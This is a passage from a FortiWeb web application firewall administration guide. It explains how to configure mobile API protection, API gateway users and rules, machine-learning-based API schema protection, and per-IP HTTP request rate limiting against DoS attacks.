2. Click **Create New**.
3. For **Name**, enter a name that can be referenced by other parts of the configuration.
4. Click **OK**.
5. Click **Create New**.
6. For Mobile API Protection Rule, select a mobile protection rule from the drop-down list.

You can also click to edit the protection rule or view the details.

7. Click **OK**.

To apply a mobile API protection policy to a web protection profile

1. Go to **Policy > Web Protection Profile**.
2. Select an existing web protection profile to which you want to include the mobile API protection policy.
3. Click **Edit**.
4. Go to **Mobile > Mobile Application Identification**.
5. Enable **Mobile Application Identification**.
6. Configure these settings:

Token Secret	Enter the JWT-token secret that you get from the Approov platform. Refer to Approov doc for how to get the token.
Token Header	Indicate the header that carries the JWT-token in the request.
Mobile API Protection	Select the mobile API protection policy from the drop-down list. You can also click to open the **Edit Mobile API Protection Policy** page.

7. Click **OK**.

API gateway

API gateway provides the following functions:

- API user management
- API key verification
- API access control
- Rate limit control
- API call rewriting

Before you can begin configuring API gateway, you have to enable it first.

1. Go to **System > Config > Feature Visibility**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see "Permissions" on page 1.
2. Locate **Additional Features**.
3. Enable **API Gateway**.
4. Click **Apply**.

Managing API users

You can define API users to restrict access to APIs based on API keys.

Creating API users

1. Go to **API Gateway > API User**, and select the **API User** tab.
2. Click **Create New**.
3. Configure these settings:

Name	Enter a name that identifies the user.
Email	Type the email address of the user that is used for contact purpose.
Comments	Optionally, enter a description or comments for the user.
Restrict Access IPs	Restrict this API key so that it may only be used from the specified IP addresses. Both single IP addresses or IP ranges are supported. You can enter multiple IP addresses by adding .
Restrict HTTP Referers	Restrict this API key so that it may only be used when the specified URLs are present in the Referer HTTP header. This can be used to prevent an API key from being reused on other client-side web applications that don't match this URL (but note that this does not prevent server-side reuse where the referer could be forged). Now only full URL such as `HTTPs://example.com/foo` is supported. You can enter multiple referers by adding .

4. Click **OK**.
   You can continue creating multiple API users.

   Once the API user is created successfully, an API key and UUID are automatically assigned to this user by FortiWeb. The API key and UUID can not be changed, while you can append IP or HTTP referer restrictions for this user.

Creating API user group

You can assign API users to a certain group which defines the specific permissions of the group users can perform.

1. Go to **API Gateway > API User**, and select the **API User Group** tab.
2. Click **Create New**.
3. In **Name**, type a name that can be referenced by other parts of the configuration.
4. Click **OK**.
5. Click **Create New**.
6. For **API User**, select the created API user from the drop-down list.
7. Click **OK**.
   You can continue adding more API users to the group.

Configuring API gateway policy

This section provides instructions to

- Create an API gateway policy
- Select an API gateway policy in a web protection profile

To create an API gateway policy

1. Go to **API Gateway > API Gateway Policy**, and select the **API Gateway Policy** tab.
2. Click **Create New**.
3. For **Name**, enter a name for the policy. You will use the **Name** to select the policy in a web protection profile.
4. Click **OK**.
5. Click **Create New**.
6. For **API Gateway Rule**, select the rule created in Configuring API gateway rules on page 652.
7. Click **OK**.

To select an API gateway policy in a web protection profile

1. Go to **Policy > Web Protection Profile**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
2. Select the **Inline Protection Profile** tab.
3. Select an existing web protection profile to which you want to include the API gateway policy.
4. Click **Edit**.
5. For **API Protection > API Gateway**, select the API gateway policy from the drop down list.
6. Click OK.
7. For **API Gateway Rule**, select the rule created in Configuring API gateway rules on page 652.
8. Click **OK**.

Configuring API gateway rules

To restrict API access, you can configure certain rules involving API key verification, API key carryover, API user grouping, sub-URL setting, and specified actions FortiWeb will take in case of any API call violation.

To create an API gateway rule

1. Go to **API Gateway > API Gateway Policy**, and select the **API Gateway Rule** tab.
2. Click **Create New**.
3. Configure these settings:

Name	Type a unique name that can be referenced in other parts of the configuration.

Host Status	Enable to apply this rule only to HTTP requests for specific web hosts. Also configure Host on page 653.
Host	Select the name of a protected host that the `Host: field` of an HTTP request must be in to match the API gateway rule. This option is available only if Host Status on page 653 is enabled.

4. Click **OK**.
5. For **Match URL Prefixes**, configure the URL prefixes to be routed to the backend.
   - Click **Create New**.
   - Enter the Frontend Prefix; the frontend prefix is the URL path in a client call, for example, `/fortiweb/`, the URL is like this `HTTPs://172.22.14.244/fortiweb/example.json?param=value`.
   - Enter the Backend Prefix; the backend prefix is the path which the client request will be replaced with, for example, `/api/v1.0/System/Status/`.
     After the URL rewriting, the URL is like this `HTTPs://10.200.3.183:90/api/v1.0/System/Status/example.json?param=value`.
   - Click **OK**.
     You can enter multiple URL prefixes, which means multiple URL paths may math the API gateway rule.
6. For **Request Settings**, configure these settings:

Attach HTTP Header	Insert specific header lines into HTTP header.
API Key Verification	When an user makes an API request, the API key will be included in HTTP header or parameter, FortiWeb obtains the API key from the request. When this option is enabled, FortiWeb verifies the key to check whether the key belongs to an valid API user.
API Key Carried in	Indicate where FortiWeb can find your API key in HTTP request: • **HTTP Parameter** • **HTTP Header** Available only when API Key Verification on page 653 is **Enable**.
Parameter Name	Enter the parameter name in which FortiWeb can find the API key when API Key Carried in on page 653 is **HTTP Parameter**. Available only when API Key Verification on page 653 is **Enable**.
Header Field Name	Enter the header filed name in which FortiWeb can find the API key when API Key Carried in on page 653 is HTTP Header. Available only when API Key Verification on page 653 is **Enable**.
Allow User Group	Select a user group created in **API User > API User Group** to define which users have the persmission to access the API. Available only when API Key Verification on page 653 is **Enable**.
Rate Limit	Type the number of API call requests in a certain number of seconds.

7. For **Sub-URL Settings**, when the user's call matches the frontend prefix, you can also define a set of sub-URL rules to further define the subpaths.

- Click **Create New**.
- Configure these settings:

HTTP Method	Select the HTTP method from the drop down list.
Type	Select whether the URL Expression on page 654 field must contain either: • **Simple String**—The field is a string that the request URL must exactly. • **Regular Expression**—The field is a regular expression that defines a set of matching URLs.
URL Expression	Depending on your selection in Type on page 654, enter either: • The literal URL, such as `/folder1/index.htm` that the HTTP request must contain in order to match the rule, or use wildcards to match multiple URLs, such as `/folder1/*` or `/folder1/*/index.htm`. The URL must begin with a slash (`/`). • A regular expression, such as `^/*.php`, matching all and only the URLs to which the input rule should apply. The pattern does not require a slash (/).; however, it must at least match URLs that begin with a slash, such as `/index.cfm`. When you have finished typing the regular expression, click the >> (test) icon. This opens the Regular Expression Validator window where you can finetune the expression. For details, see Appendix E: Regular expressions on page 1113
API Key Verification	When an user makes an API request, the API key will be included in HTTP header or parameter, FortiWeb obtains the API key from the request. When this option is enabled, FortiWeb verifies the key to check whether the key belongs to an valid API user.
Inherit API Key Setting	When this option is enabled, you don't need to specify where the API key is carried. Instead, the Sub-URL settings will follow that in **Request Settings**. Available only when API Key Verification on page 654 is **Enable**.
API Key Carried in	Indicate where FortiWeb can find your API key in HTTP request: • **HTTP Parameter** • **HTTP Header** Available only when API Key Verification on page 654 is **Enable** and Inherit API Key Setting on page 654 is **Disable**.
Parameter Name	Enter the parameter name in which FortiWeb can find the API key when API Key Carried in on page 654 is HTTP Parameter. Available only when API Key Verification on page 654 is **Enable** and Inherit API Key Setting on page 654 is **Disable**.

Header Field Name	Enter the header filed name in which FortiWeb can find the API key when API Key Carried in on page 654 is HTTP Header. Available only when API Key Verification on page 654 is **Enable** and Inherit API Key Setting on page 654 is **Disable**.
Allow User Group	Select a user group created in **API User > API User Group** to define which users can make the requests. Available only when API Key Verification on page 654 is **Enable**.
Rate Limit	Type the number of API call requests in a certain number of seconds.

- Click **OK**.
  Note: When API request matches both the frontend prefix and sub-URL, the settings in **Sub-URL Settings** will dominate those in **Request Settings**.

8. For **Action**, FortiWeb will take the specified action when any violation is detected in the API call; for example, an API key verification fails or a request occurrence exceeds the rate limit.

- Configure these settings.

Action	Select which action FortiWeb will take when it detects a violation of the policy: • **Alert**—Accept the connection and generate an alert email and/or log message. • **Alert & Deny**—Block the request (or reset the connection) and generate an alert and/or log message. • **Deny (no log)**—Block the request (or reset the connection). • **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Block Period. The default value is **Alert**.
Block Period	Enter the number of seconds that you want to block subsequent requests from a client after FortiWeb detects that the client has violated the policy. The valid range is 1–10,000 seconds. This setting is available only if Action is set to **Period Block**.
Severity	When policy violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level FortiWeb will use when it logs a violation of the policy: • Informative • Low • Medium • High The default value is **Low**.
Trigger Policy	Select the trigger, if any, that FortiWeb will use when it logs and/or sends an alert email about a violation of the policy. For details, see Viewing log messages on page 811.

- Click **OK**.
  To apply the rule in API gateway policy, see Configuring API gateway policy on page 652.

Configuring ML Based API Protection policy

The machine learning based API Protection learns the REST API data structure from user traffic samples and then build a mathematical model to screen out malicious API requests.

It analyzes the method, URL, and endpoint data of the API request samples to generate an API data structure file for your application. This model describes the API data schema model of endpoint data. If the incoming API request violates the data structure, it will be detected as an attack.

API Protection supports JSON request body.

ML based API Protection is only supported in standalone and HA active-passive modes, and it's only supported in Reverse Proxy mode.

To create an API Protection policy:

API Protection policy is part of a server policy. It is created on the **Policy > Sever Policy** page.

1. Click **Policy > Server Policy**.
2. Select an existing server policy.
   Please note that the API Protection Machine Learning policies can't be created during the server policy creation process. You should first create a server policy, then click **Edit** to create a API Protection Machine Learning policy.
3. Scroll down to the **Machine Learning** section at the bottom of the page, click the **API Protection** tab, then click **Create**. The **New Machine Learning** dialog opens.
4. Click the + (**Add**) sign after the **Domain** filed to add the desired domains, so that the system collects samples and builds up a API Protection Machine Learning model for the domains.
5. Select whether to trust or block the specified source IP addresses.
6. Click the + (**Add**) sign after the **IP Range** field to add IP/Range, so as to limit the system to collect data only (When IP List Type is Trust) or exclude data (When IP List Type is Block) from the specified IP range.
7. Click OK.

After it's completed, go back to **Server Policy**. Select the one which contains the API Protection policy you just created. You will see the following buttons in the **API Protection** tab.

Button	Function
View	Click to view and edit API Protection policies and their learning results. **Note:** You can also access the API Protection page by clicking **API Protection > ML Based API Protection**, and then selecting a specific policy.
Start/Stop	Click to start/stop API Protection machine learning for the policy.
Refresh	Click to restart API Protection model building for all the domains in the policy. **Note:** This will discard all existing learning results and then relearn all data.
Discard	Click to remove all learned data from the policy.
Export	Click to export the data for all the domains, including the model data and configurations.
Import	Click to import the API Protection data from your local directory to FortiWeb. **Note:** The API Protection model generated in FortiWeb 7.0 cannot be imported in FortiWeb 7.0.1, and vice versa.

All API Protection policies that you have created are displayed on the **API Protection > ML Based API Protection** page, where you can edit them to your preference.

To configure an API Protection policy:

1. Click **API Protection > ML Based API Protection** .
2. Double-click the server policy that contains the desired API Protection policy (or highlight it and then click the **Edit** button on top of the page) to open it. The **Edit API Protection Configuration** page opens, which breaks down API Protection policy into several sections, each of which has various parameters you can use to configure the policy.
3. Add domains to be protected by the API Protection Policy.
   a. Click **Create New**. The **Edit domain settings** page will open.
   b. Enter the host address. You can enter the exact string or use wildcard to match multiple domains.
   c. The system by default learns API requests to all the URL paths of the domain. If you want to restrict the learning to certain API paths, enable **Restrict Learning Path**, then perform the following steps to specify the API paths to be learned.
      i. Click **Create New**.
      ii. For **URL Type**, select whether the API pattern must contain a literal URL (**Simple String**), or a regular expression designed to match multiple URLs (**Regular Expression**).
      iii. For **URL Expression**, type either:
      - The literal URL, such as `/folder1/index.htm` that the HTTP request must contain in order to match the rule, or use wildcards to match multiple URLs, such as `/folder1/*` or `/folder1/*/index.htm`. The URL must begin with a slash (`/`).
      - A regular expression, such as `^/*\.jsp\?uid\=(.*)`, matching all and only the URLs to which the rule should apply. The pattern does not require a slash (/); however, it must at least match URLs that begin with a slash, such as `/profile.cfm`.
        Do not include the domain name, such as `www.example.com`, which is configured separately in the **Host** drop-down list.

        To create and test a regular expression, click the **>>** (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression. For details, see Regular expression syntax on page 1113 and Cookbook regular expressions on page 1119.
   d. Click **OK** on **Add Restricted API Learning Path** page.
   e. Click **OK** on the **Edit domain settings** page.

   The system will start building API Protection model when 100 API request samples are collected for the specified domain. You can change the sample count through `set start-training-cnt <int>` in `config waf api-learning-policy`.

   Once the domains are added, they will be shown under the Domain List section. You can click at the right corner of the section to choose whether to show the domains in **Grid View** or **List View**.
4. Configure the action that FortiWeb will take when it detects malicious API requests. The following settings apply to all the API paths in your domain. If you want to change the action setting for a specific API, see Editing and viewing machine learning models for API paths
5.

Block Period	Enter the number of seconds that you want to block the requests. The valid range is 1–3,600 seconds (1 hour). This option only takes effect when you choose **Block Period** in **Action**.
Severity	Select the severity level for this anomaly type. The severity level will be displayed in the alert email and/or log message.

Trigger Action	Select a trigger policy that you have set in **Log&Report** > **Log Policy** > **Trigger Policy**. If potential or definite anomaly or HTTP Method Violation is detected, it will trigger the system to send email and/or log messages according to the trigger policy.

6. Enable **Advanced Settings** to proceed to step 7 and 8.
7. Add IP ranges in the **Source IP list**, then select **Trust** or **Black** to allow or disallow collecting traffic data samples from these IP addresses.
   a. **Trust:** The system will collect samples only from the IP ranges in the **Source IP list**.
   b. **Block:** The system will collect samples from any IP addresses except the ones in the **Source IP list**
   Whether selecting **Trust** or **Black**, if you leave the **Source IP list** blank, the system will collect traffic data samples from any IP addresses.
8. Select the name of the URL Replacer Policy that you have created in **Machine Learning Templates**.
   If web applications have dynamic URLs or unusual parameter styles, you must adapt URL Replacer Policy to recognize them.
   If you have not created an URL Replacer Policy yet, you can leave this option empty for now, and then edit this policy later when the URL Replacer Policy is created. For more information on URL Replacer Policy, see Configure a URL replacer rule on page 725
9. Click **OK** when done.

The system collects samples for the specified domains and analyzes the parameter, body, and the response structure of API requests to all the API paths in the domain. For how to view the machine learning model for each API path, see Editing and viewing machine learning models for API paths

Viewing API Protection domain data

To view the collected domain data:

1. Click **API Protection > ML Based API Protection**.
2. Double-click a server policy that contains the desired API Protection policy.
3. In the **View Domain Data** column of the **Domain List** table, click (View Domain).

The system provides three dimensions to view the API Protection domain data:

- Overview
- Tree View
- API View

Overview

The Overview page displays a high level summary of data collected for the domain, including overview, Top 10 URLs by Hit, HTTP/HTTPS Request History, and Event Dashboard.

Domain overview

The top of the Overview page provides a high-level summary of the data that the machine-learning model has learned about the domain.

Access Frequency:	
URL Number:	10
Action(Alert/Block):	263711
Service(HTTP/HTTPS):	708005

Parameters	Description
Access Frequency	Indicates how frequent this domain is being accessed.
URL Number	The total number of URLs that the machine-learning module has learned.
Action (Alert/Block)	The total number of the alerts, including both Alert action and Alert & Deny action, that has been issued since the start time up to the present moment, as well as the percentage of each in the total number of requests.
Service(HTTP/HTTPS)	The total amount of the HTTP and the HTTPS traffic from the start time up to now.

Top 10 URLs by Hit

The Top 10 URLs by Hit chart displays the top 10 URLs for page hits counts.

HTTP/HTTPS Request History

The HTTP/HTTPS Request History chart displays the number of HTTP and HTTPS requests over the last 24 hours.

Machine Learning Events

This chart displays the API Protection events, such as sample collection, model running, new endpoints, along with the time periods when these events take place.

Tree View

The Tree View page displays the entire URL directory of the domain in a tree view. You can click on the URL path to view its API request parameters and body, and the response body.

Domain directory

The left panel of the Tree View page shows the directory structure of the domain. The / (backslash) indicates the root of the domain. You can click the + icon to unfold the directory and navigate to an API path. The API request parameters and body, and the response body will be on the right side of the Tree View page.

To edit the request parameter and body schema, see Editing and viewing machine learning models for API paths on page 661.

API View

The API View displays the API data structure learned by the API Protection model. You can click **Export** to export the schema model to your local directory.

If you want to export the schema model as well as the configuration data, you can either:

- Go to **Policy > Server Policy**, find the **Machine Learning** section on the server policy configuration page, select the **API Protection** tab, then click **Export**. The schema model and the configuration data for all the domains in this policy will be exported.
- Go to **API Protection > ML Based API Protection**, select the API protection policy, click **Edit** to enter into the **Edit API Protection Configuration** page, select a domain, then click **Export** to export the schema model and the configuration data for this specific domain.

Editing and viewing machine learning models for API paths

The system learns the parameters and body for each API path in the domain and lists them in the **Path List** tab. You can view and edit the learned data.

To edit the parameters and body of an API path:

1. Go to **API Protection > ML Based API Protection**.
2. Select the API protection policy which includes the API paths.
3. Click **Edit** to enter into the **Edit API Protection Configuration** page.
4. Click the domain name in the **API Path** column in **Domain List**.



5. Select the **Path List** tab.
6. Click the row of a specific path, then click **Edit**; Or double click the desired row.
7. Configure the following settings.

Action	Select the action FortiWeb takes when attack is verified for each of the following situations: • Alert—Accepts the request and generates an alert email and/or log message. • Alert & Deny—Blocks the request (or resets the connection) and generates an alert and/or log message. • Block Period—Blocks the request for a certain period of time.
Block Period	Enter the number of seconds that you want to block the requests. The valid range is 1–3,600 seconds (1 hour). This option only takes effect when you choose **Period Block** in **Action**.
Severity	Select the severity level for this anomaly type. The severity level will be displayed in the alert email and/or log message.
Sample Count	Specify the number of samples that the system will collect for this API path.

8. Check the parameters learned by the machine learning model. If some parameters are missing, you can click **Create New** to add them.

9. Configure the following settings for the parameter:

Name	Enter a name for the parameter.
Description	Enter a brief description for this parameter.
In	Currently FortiWeb only support adding the query parameters in API schema. The path parameters in API schema is not supported yet.
Required	**True:** This parameter is required. If the API request doesn't contain this parameter, it will be detected as a violation. **False:** This parameter is optional.

Schema	Enter the data structure of this parameter. For example:
	`{`
	`"type": "string",`
	`"maxLength": 5,`
	`"minLength": 1`
	`}`
	For more information, refer to Supported parameter and body structure.

10. Check the request body learned by the machine learning model. You can click **Edit** to modify them. For more information, refer to Supported parameter and body structure.



11. Click **OK**.

Supported parameter and body structure

The parameters and the body schema should follow the API 2.0 specification. Refer to : HTTPs://swagger.io/specification/

FortiWeb supports the following types in parameter:

- boolean
- number
- string
- object (one level)

FortiWeb supports the following types in body:

- boolean
- number
- string
- array
- object

For the "string" type in parameter and body, the following formats are supported:

- data-time (rfc3339)
- date (rfc3339)
- time (rfc3339)
- email (rfc5322)
- hostname (rfc1034)
- ipv4 (rfc2673)
- ipv6 (rfc2373)

From 7.0.2, the string type `hostname` is not enabled by default, because it may lead to false positives.

To enable it, run the following command:

```
config waf api-learning-policy
   edit <api-protection-policy_ID>
      set data-format date-time date time email hostname ipv4 ipv6
   end
end
```

Examples:

```
{
"type": "string",
"maxLength": 5,
"minLength": 1,
"pattern": "^(\\([0-9]{3}\\))?[0-9]{3}-[0-9]{4}$"
}
```

```
{
```

```
“type”: “string”,
“format” : “email”
}
```

Please note the "format" and "pattern" can be learned by the API Protection model, but you can manually add it for the system to validate the API requests against.

```
{
“type”: “number”,
"minimum": 0,
"maximum": 100
}

{
“type”: “array”,
"items": {
"type": "number"
}
"minItems": 2,
"maxItems": 3
}

{
“type”: “object”,
"properties": {
"number": { "type": "number" },
"street_name": { "type": "string" }
},
"required": [" number "]
}
```

Combined types in schema are supported. For example:

```
{
"oneOf": [
```

```
{ "type": "number"},
{ "type": "string" }
]
}
```

Viewing API path data

The system collects data such as URL Hits By Return Code and HTTP/HTTPS Request History for each API path.

To view the API path data:

1. Go to **API Protection > ML Based API Protection**.
2. Select the API protection policy which includes the API paths.
3. Click **Edit** to enter into the **Edit API Protection Configuration** page.
4. Click the domain name in the **API Path** column in **Domain List**.



5. Click the row of a specific path, then click .
6. You will see the following data for the API path:
   a. Overview information such as the start time to collect samples for this API path, the number of violations, the model status, etc.
   b. URL Hits by Return Code: The number of hits on this API path.
   c. HTTP/HTTPS Request History: The number of HTTP and HTTPS requests over the last 24 hours.
   d. API Protection Events: The API Protection events, such as sample collection, model running, new endpoints, along with the time periods when these events take place.

DoS protection

In addition to controlling which URLs a client can access, you can control how often. This can be especially important to preventing scouting and brute force password attacks.

If a client is not really interested in actually receiving a response and/or attempting to authenticate or connecting, but is simply attempting to consume resources in order to deprive legitimate clients, consider more than simple HTTP-layer rate limiting. For details, seeDoS prevention on page 666.

If you need to restrict access as well as rate limiting, you can do both at the same time. For details, see Custom Policy on page 449.

DoS prevention

You can protect your web assets from a wide variety of denial of service (DoS) attacks.

Some DoS protection features are not supported in all modes of operation. For details, see Supported features in each operation mode on page 66.

DoS features are organized by which open system interconnections (OSI) model layer they use primarily to apply the rate limit:

- Application layer (HTTP or HTTPS)
- Network and transport layer (TCP/IP)

Appropriate DoS rate limits vary by the web application you are protecting. For details, see Reducing false positives on page 864.

Configuring application-layer DoS protection

The **DoS Protection > Application** submenu enables you to configure DoS protection at the network application layer.

For some DoS protection features, the FortiWeb appliance uses client management to track requests.

1. When a FortiWeb appliance receives the first request from any client, it adds a session cookie to the response from the web server in order to track the session. The client will include the cookie in subsequent requests.
2. If a client sends another request before the session timeout, FortiWeb examines the session cookie in the request.
   - If the cookie does not exist or its value has changed, the FortiWeb appliance drops the request.
   - If the same cookie exists, the request is treated as part of the same session. FortiWeb increments its count of connections and/or requests from the client. If the rate exceeds the limit, FortiWeb drops the extra connection or request.

See also

- Limiting the total HTTP request rate from an IP on page 667
- Limiting TCP connections per IP address by session cookie on page 671
- Preventing an HTTP request flood on page 673

Limiting the total HTTP request rate from an IP

You can limit the number of HTTP requests per second, per source IP address.

This feature is similar to **DoS Protection > Application > HTTP Flood Prevention**. However, this feature can prevent HTTP request floods that involve many different URLs. It also can detect source IP addresses that are shared by multiple clients, and intelligently enforce a separate request rate limit for those IPs, even if those clients do not support cookies.

FortiWeb appliances track the rate of requests from each source IP address, regardless of their HTTP method. If the rate of requests exceeds the limit, FortiWeb performs the **Action**.

This scan is bypassed if the client's source IP is a known search engine and you have configured Known Search Engines in Configuring known bots on page 598.

To configure an HTTP request rate limit

1. Before you configure the rate limit, enable detection of when source IP addresses are shared by multiple clients. For details, see Advanced settings on page 735.

   If you do not enable detection of shared IP addresses (Shared IP) , FortiWeb ignores the second threshold, HTTP Request Limit/sec (Shared IP) on page 668.

2. Go to **DoS Protection > Application > HTTP Access Limit**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
3. Click **Create New**.
4. Configure these settings:

Name	Type a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters.
HTTP Request Limit/sec (Standalone IP)	Type a rate limit for the maximum number of HTTP requests per second from each source IP address that is a single HTTP client. For example, if loading a web page involves: • 1 HTML file request • 1 external JavaScript file request • 3 image requests the rate limit should be at least 5, but could be some multiple such as 10 or 15 in order to allow 2 or 3 page loads per second from each client.

	For best results, this should be **at least** as many requests as required to normally load the URL. When a client accesses a web application, it normally requests many files, such as images and style sheets, used by the web page itself. If you set limits too low, it can cause false positive attack detections and block requests. In extreme cases, this could prevent a single web page from fully loading all of its components — images, CSS, and other external files. The valid range is from 0 to 65,536. The default value is 0. Fortinet suggests an initial value of 500. For details, see Reducing false positives on page 864.
HTTP Request Limit/sec (Shared IP)	Type a rate limit for the maximum number of HTTP requests per second from each source IP address that is shared by multiple HTTP clients. Typically, this limit should be greater than HTTP Request Limit/sec (Standalone IP) on page 667. For example, let's say a branch office with 10 employees is accessing your website. Some solitary telecommuters also access your website. Each telecommuter has her own IP address. However, the 10 people at the branch office are behind a firewall with NAT, and from the perspective of the Internet appear to have a single source IP address. If the appropriate rate limit for solitary telecommuters is 20 requests/sec., a fair rate limit for the branch office might be 200 requests/sec.: `20 requests/sec/person x 10 persons = 200 requests/sec.` The valid range is from 0 to 65,536. The default value is 0. Fortinet suggests an initial value of 1000. For details, see Reducing false positives on page 864. **Note:** If detection of shared IP addresses is disabled, this setting will be **ignored** and all source IP addresses will be limited by **HTTP Request Limit/sec (Standalone IP) on page 667** instead. For details, see Advanced settings on page 735.
Bot Confirmation	Enable to confirm if the client is indeed a bot. The system sends RBE (Real Browser Enforcement) JavaScript or CAPTCHA to the client to double check if it's a bot.
For Browser	
Verification Method	• **Disabled:** Not to carry out the real browser verification. • **Real Browser Enforcement**—Specifies whether FortiWeb returns a JavaScript to the client to test whether it is a web browser or automated tool when it meets any of the specified conditions. If the client fails the test or does not return results before the Validation Timeout expires, FortiWeb applies the Action. If the client appears to be a web browser, FortiWeb allows the client to exceed the action. • **CAPTCHA Enforcement**—Requires the client to successfully fulfill a CAPTCHA request. If the client cannot successfully fulfill the request within the Max Attempt Times or doesn't fulfill the request within the Validation Timeout, FortiWeb applies the Action and sends the CAPTCHA block page. For details, see Customizing error and authentication pages (replacement messages) on page 721. CAPTCHA verification will not pop out for the bot confirmation again for the same user within 10 mins timeout. • **reCAPTCHA Enforcement**—Requires the client to successfully fulfill a

	reCAPTCHA request. If the client cannot successfully fulfill the request within the Validation Timeout, FortiWeb applies the Action and sends the reCAPTCHA block page. For details, see Customizing error and authentication pages (replacement messages) on page 721.
reCAPTCHA	Select the reCAPTCHA server you have created in the **reCAPTCHA Server** tab in **User > Remote Server**. See Creating reCAPTCHA servers
Validation Timeout	Enter the maximum amount of time (in seconds) that FortiWeb waits for results from the client. Available only when the Verification Method is Real Browser Enforcement, CAPTCHA Enforcement, or reCAPTCHA Enforcement.
Max Attempt Times	If **CAPTCHA Enforcement** is selected for Verification Method, enter the maximum number of attempts that a client may attempt to fulfill a CAPTCHA request.
For Mobile Client App	Available only when Mobile Application Identification is enabled in **System > Config > Feature Visibility**.
Verification Method	• **Disabled:** Not to carry out the mobile token verification. • **Mobile Token Validation:** Requires the client to use mobile token to verify whether the traffic is from mobile devices. To apply mobile token validation, you must enable Mobile App Identification in Web Protection Profile.
Action	Select which action the FortiWeb appliance will take when it detects a violation of the rule: • **Alert**—Accept the request and generate an alert email and/or log message. • **Alert & Deny**—Block the request (or reset the connection) and generate an alert email and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. • **Deny (no log)**—Block the request (or reset the connection). • **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Block Period on page 670. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. **Tip:** For improved performance during a confirmed DDoS, select this option. Attackers participating in the DoS will then be blocked at the IP layer, conserving FortiWeb resources that would otherwise be consumed by scanning each attacker's request at the HTTP layer, compounding the effects of the DDoS. **Note:** If FortiWeb is deployed behind a NAT load balancer, when using this option, you **must** also define an X-header that indicates the original client's IP. Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type. For details, see Defining your

	proxies, clients, & X-headers on page 186. The default value is **Alert**. **Caution:** This setting will be ignored if Monitor Mode on page 249 is enabled. **Note:** Because the new active appliance does not know previous session history, after an HA failover, for existing sessions, FortiWeb will **not** be able to enforce actions for this feature. For details, see Sessions & FortiWeb HA on page 43. **Note:** Logging and/or alert email will occur only if enabled and configured. For details, see Logging on page 793 and Alert email on page 818.
Block Period	Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule. This setting is available only if Action on page 669 is set to **Period Block**. The valid range is from 1 to 10,000 (2.78 hours). For details, see Monitoring currently blocked IPs on page 839.
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Informative • Low • Medium • High The default value is **Medium**.
Trigger Policy	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. For details, see Viewing log messages on page 811.

5. Click **OK**.
   Group the rule in a DoS protection policy that is used by a protection profile. For details, see Grouping DoS protection rules on page 679.
   Enable the **Client Management** option in the protection profile.
   Attack log messages contain `DoS Attack: HTTP Access Limit Violation` when this feature detects a multi-URL HTTP flood. For details, see Log rate limits on page 795.

Example: HTTP request rate limit per IP

If you set 10 per second for both the shared and standalone limit, here are two scenarios:

